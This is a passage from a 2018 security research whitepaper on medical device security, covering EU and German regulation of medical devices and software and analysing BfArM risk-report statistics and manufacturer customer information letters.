ERNW RESEARCH
pursuing knowledge.

ERNW WHITEPAPER 66

MEDICAL DEVICE SECURITY: A SURVEY OF THE CURRENT STATE

Version:	1.0
Date:	25.04.2018
Classification:	Public
Authors:	Julian Suleder, Dr. Andreas Dewald, Florian Grunow

Matthias Luft

Digital unterschrieben von Matthias Luft
Datum: 2018.04.25 19:58:56 +02'00'

ERNW
RESEARCH
pursuing knowledge.

TABLE OF CONTENT

ERNW RESEARCH
pursuing knowledge.

LIST OF FIGURES

1 Introduction

Digital networking is already commonplace throughout many spheres of life. Although almost every week major security vulnerabilities in devices and their incorporated software are disclosed [cf. KrackAttack (Vanhoef, 2018), EternalBlue] or reports about hacked companies are published (The Guardian, 2017), (The Guardian, 2017), (CNBC LLC., 2015) many new devices are integrated in networks. This trend is also entering health care industry, where an increasing number of medical devices is connected to the hospitals' network or the internet to interchange sensitive health data to work as a unit. The precarious fact about this trend is the highly complex and critical field of application, as well as the long operating life and intensive use of the devices. A defective or manipulated device may be massive threat to a patient's life and may lead to serious harm.

1.1 The Operational Environment – Hospital

The highly-specialized environment of a healthcare provider cannot be compared to environments in the industry. Various audiences with individual backgrounds, expectations and needs use and rely on a variety of medical devices. Devices, such as patient monitors or syringe pumps, are not stationary, but are very often moved on demand within the hospital and used for years to come. Surgical technique is interchanged between operating theaters on demand and needs to be reliable. More complex and larger medical devices, such as an MRI, CT, linear accelerator or surgical robot have their consolidated place in diagnostics and treatments. Many of these devices use proprietary data exchange formats to communicate with innumerable amounts of information systems in the continuously changing systems landscape, such as electronic health records (EHR), billing and accounting systems and many other specialized systems like e.g. LIS, RIS, PACS and PDMS. Business processes that rely on paper are to be digitalized and remodeled step by step to align with the hospital's digital agenda coping with financial pressure.

When the systems aren't working properly no coordinated reaction may be possible as recent ransomware attacks in the UK demonstrated (BBC News, 2017). Healthcare industry is behind other industries in protecting its infrastructure and electronic health information relying on outdated technology, insecure network-enabled medical devices and an overall lack of information security management processes. (KPMG, 2015) (PricewaterhouseCoopers, 2017) According to KPMG the security problems arise with the adoption of digital patient records and software vendors who push that security problems to the provider. (KPMG, 2015)

There are many laws and regulations that ensure the safety of the devices, although there are still security vulnerabilities found in the software of the devices as published articles show. A study of KMPG in 2015 revealed that of 223 healthcare executives in the US, the information technology of 80% has been compromised by

cyberattacks (KPMG, 2015). Recent security advisories (BfArM, 2017) (ICS-CERT, 2017) (Miele & Cie. KG, 2017) (Philips Volcano, 2017) show that an increasing risk originates from insecure medical devices.

1.2 Related Work

Florian Grunow explained in 2013 (Grunow, Medical Device Security, 2013) and 2015 (Grunow, The patient's last words: I am not a target!, 2015) that many medical devices suffer from basic security best practices. He claims that manufacturers fail to provide an acceptable level of security. As a result, they cannot provide the devices' safety if they lack basic security. He states that the medical device security is not about preventing fancy attack scenarios of three letter agencies but to ensure that devices are able to continue their primary work when "the stuff coming over the network looks a little bit weird" (Grunow, The patient's last words: I am not a target!, 2015).

In March 2016, Kim Zetter elucidated in the Wired Magazine why hospitals are the perfect targets for ransomware, interviewing a CEO of a security company. (Wired, 2016) She explains that hospitals strongly rely on information from patient records to be able to provide their health services and that without access to this information, patient care can get delayed or halted. The main interest being affected with ransomware is to regain access to the information which makes them more likely to pay a ransom rather than risk delays. According to the interviewed, hospitals have not trained their employees on security awareness but HIPAA compliance. The organization *hospital* has political issues to solve first, as "Doctors are gods and don't let anybody tell them what to do." (Wired, 2016)

In November 2015, Monte Reel and Jordan Robertson wrote about Billy Rios, a security researcher that found severe vulnerabilities in Hospira Symbiq infusion pumps in 2013 (Bloomberg L.P., 2015). Rios explains his experiences discovering the vulnerabilities and giving information to public authorities. "The FDA seems to literally be waiting for someone to be killed before they can say, 'OK, yeah, this is something we need to worry about'". (Bloomberg L.P., 2015) The article explains which motivation attackers have, to compromise medical systems and devices and how helpless and clumsy authorities, providers and manufacturers behaved. "All their devices are getting compromised, all their systems are getting compromised [...] and no one cares. It's just ridiculous, right? And anyone who tries to justify that it's OK is not living in this world. They're in a fantasyland." (Bloomberg L.P., 2015)

1.3 Overview

In Section 2, we first clarify what is understood by talking about *medical devices* and *software as a medical device* (SaMD). Section 2.3 explains how defects in medical devices are reported and actions to reduce potential risks are taken. Section 2.4 introduces in the topic of dealing with upcoming changes in the regulations of medical devices coming along with the Medical Device Directive (MDD) and addresses the challenges that the manufacturers will have to cope with.

In Section 3 we face statistics about risk reports of medical devices that are in the market in Germany or used in Germany and try to explain difficulties of these statistics that somehow express the problem of software as a medical device and maybe software in devices in general – you cannot touch it and it cannot hurt you directly. In Section 3.1 the yearly development of the risk reports and categorization of medical devices is covered. Afterwards the manifested types and errors (Section 3.2) as well as their causes (Section 3.3) are described. In Section 3.4 it is elucidated how customer information letters and risk reports go together before a short summary and conclusion is given.

Section 4 outlines real-world examples of vulnerabilities in different kind of medical devices presenting an image information system (Section 4.1), a PET/CT (Section 4.2), an infusion pump (Section 4.3) and an insulin pump (Section 4.4). First, every device and its environment are presented. Afterwards, one or more attacks on the device and their possible impact are discussed exemplary to show which basic security flaws could lead to security and safety risks for patients.

Recommendations for manufacturers, health service providers, and other audiences are delineated in Section 5. The recommendations discuss problems of the mentioned audiences and provide leading questions facing security risks.

In Section 6, we summarize this paper and give an outlook for future work.

2 Regulations and their Effect on the Security of Medical Devices

In the European Economic Area directives and legal regulations (MDD (European Commission), AIMD (European Commission), IVDD (European Commission)) classify medical products and devices depending on their use (primarily) and possible harms to patients (sub classification when classified as medical device). Depending on the classification vendors must implement processes for quality management, risk management, software lifecycle and usability for their products including its software to get a needed certification. For hospitals, other regulations may be relevant (e.g. IT Security Law in Germany and BSI KRITIS). This section addresses the regulations to the extent that there is a basic understanding and awareness of the laws and regulations for further discussion in this article and should not be construed as complete and binding. First, we have a consider what is understood with talking about *medical devices* (Section 2.1). Afterwards, we go deeper into *software as a medical device* (Section 2.2) and the certification that is needed for medical devices in the European Union. Subsequent, we talk about the reporting obligations that a manufacturer must fulfill when a defect is detected in a medical device (Section 2.3). The final section will cover the Medical Device Directive (MDD, Section 2.4).

2.1 What is a Medical Device?

"*medical device* means any instrument, apparatus, appliance, software, material or other article, whether used alone or in combination, including the software intended by its manufacturer to be used specifically for diagnostic and/or therapeutic purposes and necessary for its proper application, intended by the manufacturer to be used for human beings for the purpose of:

- diagnosis, prevention, monitoring, treatment or alleviation of disease,
- diagnosis, monitoring, treatment, alleviation of or compensation for an injury or handicap,
- investigation, replacement or modification of the anatomy or of a physiological process,
- control of conception,

and which does not achieve its principal intended action in or on the human body by pharmacological, immunological or metabolic means, but which may be assisted in its function by such means;" Council Directive 93/42/EEC of 14 June 1993 concerning medical devices (European Union, 1993).

It should be noted that this definition causes the same device to be categorized as medical device based on the intended purpose of use. As an example, a pulse oximeter can be used for continuous monitoring of the oxygenation of athletes during training. In this case, no medical device certification is necessary. However, if the device is used at home to monitor the oxygen saturation of Asthma patients, it requires certification.

Furthermore, there are exceptions, so that e.g. an electric toothbrush does not require certification even though it is somehow used for disease prevention.

Medical devices are divided in *active* and *non-active* devices. Active means as defined in Annex IX (1.4) of the Council Directive 93/42/EEC of June 1993 concerning medical devices as "Any medical device operation of which depends on a source of electrical energy or any source of power the other than that directly generated by the human body or gravity and which acts by converting this energy." (European Union, 1993) These active medical devices basically are what we understand talking about medical devices in common (cf. German: Medizinisches Gerät). Non-active medical devices are for example orthopedic implants, surgical instruments or other sterile single-use devices.

2.2 Software as a Medical Device (SaMD)

Standalone software is an active medical device. "The term *Software as a Medical Device* (SaMD) is defined as software intended to be used for one or more medical purposes that perform these purposes without being part of a hardware medical device. SaMD is a medical device and includes in-vitro diagnostic (IVD) medical device." (IMDRF, 2013) There are additional notes to this definition that include more cases that remained unclear, the most interesting is a note that says: "Mobile apps that meet the definition above are considered SaMD." Future developments of health apps and fitness trackers may show how this note will affect certification requirements. Apple recently introduced capabilities of bringing health records in iOS (Apple Inc., 2018) with the arising new communication standard of Health Level 7 (HL7) called Fast Healthcare Interoperability Resources (FHIR). Following the note, iOS[1] or even the whole hardware would probably need certification. Though, these definitions were created by the International Medical Device Regulators Forum (IMDRF), "a forum to discuss future directions in medical device regulatory harmonization" (IMDRF, n.d.) which is a voluntary group of medical device regulators from around the world and therefore the definitions are non-binding but often used for clarification. The already mentioned definitions also contain a definition of changes to software:

"SaMD Changes refer to any modifications made throughout the lifecycle of the SaMD including the maintenance phase. Software maintenance can include adaptive (e.g. keeps pace with the changing environment), perfective (e.g. recoding to improve software performance), corrective (e.g. corrects discovered problems), or preventive (e.g. corrects latent faults in the software product before they become operational faults). Examples of SaMD changes include, but are not limited to, defect fixes; aesthetic, performance or usability enhancements; and security patches." (IMDRF, 2013) According to this definition, every change in

[1] *Apple's OS that is running on all iPhones and iPads*

SaMD would demand the manufacturer to refresh the certification of the software. In general, medical devices accessories must be classified separately ("If the device is intended to be used in combination with another device, the classification rules shall apply separately to each of the devices. Accessories are classified in their own right separately from the device with which they are used." (European Union, 1993)). A new revision of the Council Directive 93/42/EEC of 14 June 1993 concerning medical devices says in annex I, 17.2 that "For devices that incorporate software or for software that are devices in themselves, the software shall be developed and manufactured in accordance with the state of the art taking into account the principles of development life cycle, risk management, including information security, verification and validation." (Official Journal of the European Union, 2017) It remains unclear which role the clinical infrastructure such as the network has and how risks that arise with insecure infrastructure are being treated in the manufacturer's risk analysis even if the mentioned revision is demanding for "minimum requirements concerning hardware, IT networks characteristics and IT security measures, including protection against unauthorized access (annex I, 17.4 (Official Journal of the European Union, 2017)). Additionally, it remains unclear, what is meant by *state of the art*.

2.3 Defects in Medical Devices

You may be thinking that because of taken efforts, vulnerabilities will hardly manifest in clinical routine. Even if these regulations demand extensive efforts, one must not forget that they represent a minimum of methods that vendors should implement to achieve product safety and security. Therefore, software and devices containing software needs maintenance. The German "Verordnung über das Errichten, Betreiben und Anwenden von Medizinprodukten (Medizinprodukte-Betreiberverordnung - MPBetreibV)" says that interconnected medical devices, as well as accessories including software or other related medical devices, may only be operated and used if they are suitable for use in this combination, considering the purpose and safety of all parties. (Bundesministerium der Justiz und für Verbraucherschutz (BMJV), n.d.) It remains unclear until which degree a device or system containing software is permitted to be operated without receiving software updates. *Suitable to use in combination* in practice is interpreted that the manufacturers define which devices are suitable for use with each other.

The German Act on Medical Devices (MPG) and the German Safety Plan for Medical Devices (MPSV) demand a named authority to ensure the central collection, analysis and evaluation of risks arising from the use or application of medical devices (BfArM, n.d.) – the Federal Institute for Drugs and Medical Devices (BfArM). These incidents and risks must be reported by users and vendors (BfArM, n.d.). Incidents that have occurred in Germany which have led, or could have led, directly or indirectly, to the death or serious deterioration in the

state of health of a patient or user or another person must be reported. Additionally, *recalls* which mean all corrective measures leading to return, exchange, conversion or improvement of medical devices implemented in Germany must be reported. Incidents occurred outside the European Economic Area if they have led to corrective measures that are also relevant to medical devices which are marketed within the European Economic Area must be reported, too (BfArM, n.d.). The BfArM provides statistics (BfArM, n.d.) on these reports for data gathered until 12/31/2016 which we discuss in the following section.

2.4 The Medical Device Regulation (MDR)

In May 2020, the Medical Device Regulation (MDR) (European Commission) supersede the legal regulations, such as MDD, AIMD, IVDD and most of the nation-specific regulations like the Act on Medical Devices (MPG) (Bundesministerium der Justiz und für Verbraucherschutz (BMJV), n.d.) in Germany. The MDR will cause harder certification requirements and more controls for the identification and tracking of defective devices as well as new classification rules. These new rules will result in a more critical classification of software which will require vendors to spend more effort on software processes and risk management. In the context of software as a medical device this may lead to harder recertification prerequisites that have the complexity to even impair the situation of software patching and upgrading in operated clinical environments.

3 Statistics and Information provided by the BfArM

In this section, some statistics that are provided by the BfArM are discussed focusing on software security aspects.

3.1 Risk Reports

The total number of risk reports is increasing every year as can be obtained from Figure 1 . In 2016 11,976 reports were submitted to the BfArM which means that 32 reports daily were submitted. This is a huge amount having in mind that every report means that a patient was or could have been harmed or killed. 5,975 reports dealt with active medical devices which represent any device with its own power supply (Section 2.2). Poorly, the




Figure 1: Number of risk reports of medical devices for the years 2000 to 2016. (BfArM, 2017)

following statistics aren't divided in these three categories of products. Therefore, we cannot say if a report was caused by a gauze bandage or an insulin pump. Though, we are trying to interpret the charts having in mind that incidents could have been caused by both, active and non-active medical devices.

The bar chart in Figure 2 deals about the number if risk reports subdivided in product groups beginning on 01/01/2005 until 12/31/2016. It highlights the most of risk reports affected *active implantable medical devices*

which are defined as "any active medical device which is intended to be totally or partially introduced into the human and which is intended to remain there" (European Union, 1990) like for example pacemakers and insulin pumps. It is not surprising that implants pose higher risks, but it is not possible to tell with the provided statistics whether it was a device failure or for example a biological rejection reaction. Furthermore, Figure 2 reveals that in twelve years only 55 reports were registered for software. This can be explained with the fact that software is often a component of a final product and therefore is included in many other categories. Additionally, software itself may not cause direct harm to a patient. Misbehavior of a software leads to a causal chain, whose outer edge never is software but a concrete physical threat, like e.g. bruise, burn, overdose of a drug. In the following, we dive deeper in the manifested types of errors.




Figure 2: Risk reports subdivided in product groups. (BfArM, 2017)

3.2 Manifested Types of Errors

Figure 3 shows what was terminally observed when a threat was identified. 848 (1.4%) errors were identified as software problems which include an incorrect assignment of patients, wrong parameters in radio therapy and

problems in documentation. Software never manifests terminally, because it cannot harm a patient directly in a physical manner as we clarified in Section 3.1. Therefore, complete cause chains ending at the patient should be observed which requires broad knowledge of the environment and process. Missing alarms with 953 (1.6%) occurred cases and functional failures with 13,406 (21.9%) occurred cases (please note that multiple answers were possible per case) are likely to be caused by an initial software problem. The category of functional failures is subdivided in unexpected device behavior, complete device failure, failure of subcomponents or inadequate function, incorrect measurement, display of incorrect measured values, incorrect data transmission, unintended radiation and wrong dosage. These categories of manifested errors are very likely to be caused by software and reflect what risk analysis and threat modelling would probably provide (stay tuned for future developments coming along with the MDR and other laws and regulations like e.g. KRITIS).




Figure 3: Type of the last manifested error that caused a risk report. (BfArM, 2017)

3.3 Causes

The BfArM defines the cause as the first determinable cause in the causal chain, the so-called *root cause*. In Figure 4 these root causes are presented as a bar chart. From 9,888 design faults 2,023 (20.45%) were software errors which can be obtained from Figure 5. Since 01/01/2006 a category called "insufficient protection concept" (German: "unzureichendes Schutzkonzept") is collected in 125 reports. Unfortunately, no definition of this cause is provided by the BfArM so it remains unclear under which circumstances a cause is categorized as insufficient protection concept and what exactly – security/safety – is meant by a *protection concept*.




Figure 4: Causes of errors that lead to the risk report. (BfArM, 2017)




Figure 5: Design faults that were identified as root cause in a report. (BfArM, 2017)

40% of the causes in Figure 4 are categorized as not product-related (24,500/61,224). In Figure 6 these causes are subdivided in more detailed categories of which most are usability and environmental causes. Though, the largest bar, covering 14,297 causes (23.4% of all causes and 58.4% of all design faults) were – according to the manufacturer – no product defect. The BfArM states that these causes were caused only after the product's market access and therefore are not attributable to the manufacturer. There is no further information about what exactly is *not attributable to the manufacturer* available as maintenance is covered in other categories. Additionally, no information is given about what is understood by maintenance and whether or how missing software and firmware patches and updates are categorized. It is remarkable that only 1,050 of 24,500 (4,3%) causes are covered by the manufacturers risk analysis but also here no information is provided in which way they are covered or in which way all other causes are not. Also, this risk analysis is not publicly provided by the manufacturer so that customers and users, such as health professionals or patients, are not aware of the risks the manufacturer may have identified though they are the ones that use these devices in clinical routine which may seem a bit absurd.




Figure 6: Causes that were not product-related. (BfArM, 2017)

3.4 Urgent Customer Information

We faced different statistics about the causes and effects of medical device faults and arising risks, but we didn't talk about the corrective measures that were taken, yet. The BfArM has the obligation to publish customer information provided by the manufacturer when risks of his products arise, as discussed in Section 2.3. The BfArM itself does not provide any information about a possible risk report but works as intermediary and publishes the provided information. An example of a published customer information can be seen in Figure 7. All customer information entries look the same except for the title and therefore it cannot be obtained what kind of problem exists with the product unless you downloaded the manufacturers information letter as a PDF file. Due to historically grown processes, it happens that the letters are sent to the BfArM by post, scanned by the latter and then made available online. The PDF file is a letter from the manufacturer which is addressed to the users of the system.

Figure 7: Example of a customer information provided by the BfArM. (BfArM, 2018)

The letter for this specific example can be seen in Figure 9 and Figure 10. In general, these letters consist of a title page with contact details of the manufacturer and a short introduction of the problem in the form of a subheading as well as a more detailed description and a short outline of the risk that arises from the defect. These letters are all that the BfArM is providing publicly and may be the same information the manufacturer may be sending to his customers directly. The letters obviously represent a first notification of arising risks and often include preventative measures to temporarily reduce the risk before a solution may be provided. Often, the letters have additional contact forms for the users to contact the manufacturer and tell them that they received the notification as well as to stay in contact to receive software or hardware updates. This is necessary because the role of the BfArM is only to provide the information. The further procedure is coordinated by the manufacturer and therefore is completely non-transparent. When looking for risk reports and manufacturer information on the internet, you will often find only generic contact pages of the manufacturers who advise you to contact support by phone or email. Yes, the information on vulnerabilities in healthcare industry is very sensitive and a full disclosure should be very well thought-out, so as not to expose patients to risks, but a complete concealment of vulnerabilities and incidents means that those affected cannot themselves estimate

the risk of the error and until an update may be rolled out you are unknowingly exposed to a higher risk. Therefore, these informational letters are a good way to inform these audiences. The BfArM will review the corrective measures, but no public case will be created in which all measures will be recorded chronologically and documented in a transparent way. But how are these customer information letters related to the statistics we discussed?

